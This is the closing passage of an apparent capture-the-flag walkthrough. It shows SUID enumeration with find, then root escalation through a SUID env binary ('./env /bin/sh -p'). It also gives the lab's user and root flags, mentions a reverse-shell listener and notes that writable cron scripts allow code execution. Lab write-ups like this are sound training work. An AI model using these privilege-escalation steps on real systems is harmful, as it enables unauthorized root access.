for SUID binaries:
find / -type f -perm -04000 -ls 2>/dev/null

env stood out in the results as a non-default SUID binary, so I checked GTFOBins for a known exploitation method. GTFOBins lists exactly this case: because env has the SUID bit set, it executes with the permissions of its owner (root) rather than the calling user. Running it with the -p flag preserves those elevated privileges when it spawns a shell:
./env /bin/sh -p
This dropped me into a root shell, where I read the final flag from /root.
Flag
User Flag: 90d6f992585815ff991e68748c414740
Root Flag: 4d930091c31a622a7ed10f27999af363
Tools Used
- Nmap — Port scanning and service enumeration
- FTP — Interacting with the FTP server
- Netcat — Reverse shell listener
- find — Locating SUID binaries
- GTFOBins — https://gtfobins.github.io
- PentestMonkey reverse shell cheat sheet — http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
Notes / Lessons Learned
- File and log timestamps can reveal scheduled tasks even without direct access to the crontab.
- If a script run by a scheduled task is writable, modifying it is a reliable way to get code execution as whatever user runs the task.
- SUID binaries are a common privilege escalation vector — always cross-reference unusual entries against GTFOBins.
- Keeping a small library of go-to resources (GTFOBins, PentestMonkey) speeds up enumeration significantly once you recognise the pattern.
Screenshots